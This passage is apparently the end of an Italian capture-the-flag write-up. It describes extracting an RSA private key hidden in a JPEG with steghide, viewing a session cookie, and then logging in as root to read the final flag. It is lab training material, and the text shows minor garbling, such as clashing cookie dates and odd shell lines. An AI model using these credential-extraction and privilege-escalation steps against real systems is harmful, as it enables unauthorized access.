
The terminal window shows the following steps:

- SCP the file theta-key.jpg from the remote host.
- Use steghide to extract data from the image. The first attempt fails because no passphrase is provided.
- Successful extraction of the RSA private key "id_rsa". Overwrite confirmation is given.
- The contents of the "id_rsa" file are displayed, showing an OpenSSH private key.

To the right of the terminal, a screenshot of a browser cookie viewer is shown. It displays a cookie named "wand" with the value "c2MqvDF5OMVSezv". The cookie details are as follows:

- Created: Wed, 20 Mar 2025 09:09:02 GMT
- Domain: "192.168.1.127"
- Expires/Max-Age: Thu, 27 Mar 2025 20:31:45 GMT
- HostOnly:true
- HttpOnly:false
- Last Accessed: Thu, 20 Mar 2025 20:15:13 GMT
- Path:"/"
- SameSite:"None"
- Secure:false

Infine, utilizzando la chiave privata `id_rsa` per l'utente `root`, abbiamo ottenuto l'accesso completo alla macchina e identificato l'ultima FLAG!



```
Last login: Wed Oct 2 16:05:54 2024 from 192.168.44.34
root@blackbox:~# pwd
/root
root@blackbox:~# whoami
root
root@blackbox:~# ls lla
ls: cannot access 'lla': No such file or directory
root@blackbox:~# ls us.txt upload.py
flag.txt
root@blackbox:~# cat flag.txt
FLAG{la_magia_non_ha_confini}
root@blackbox:~#
```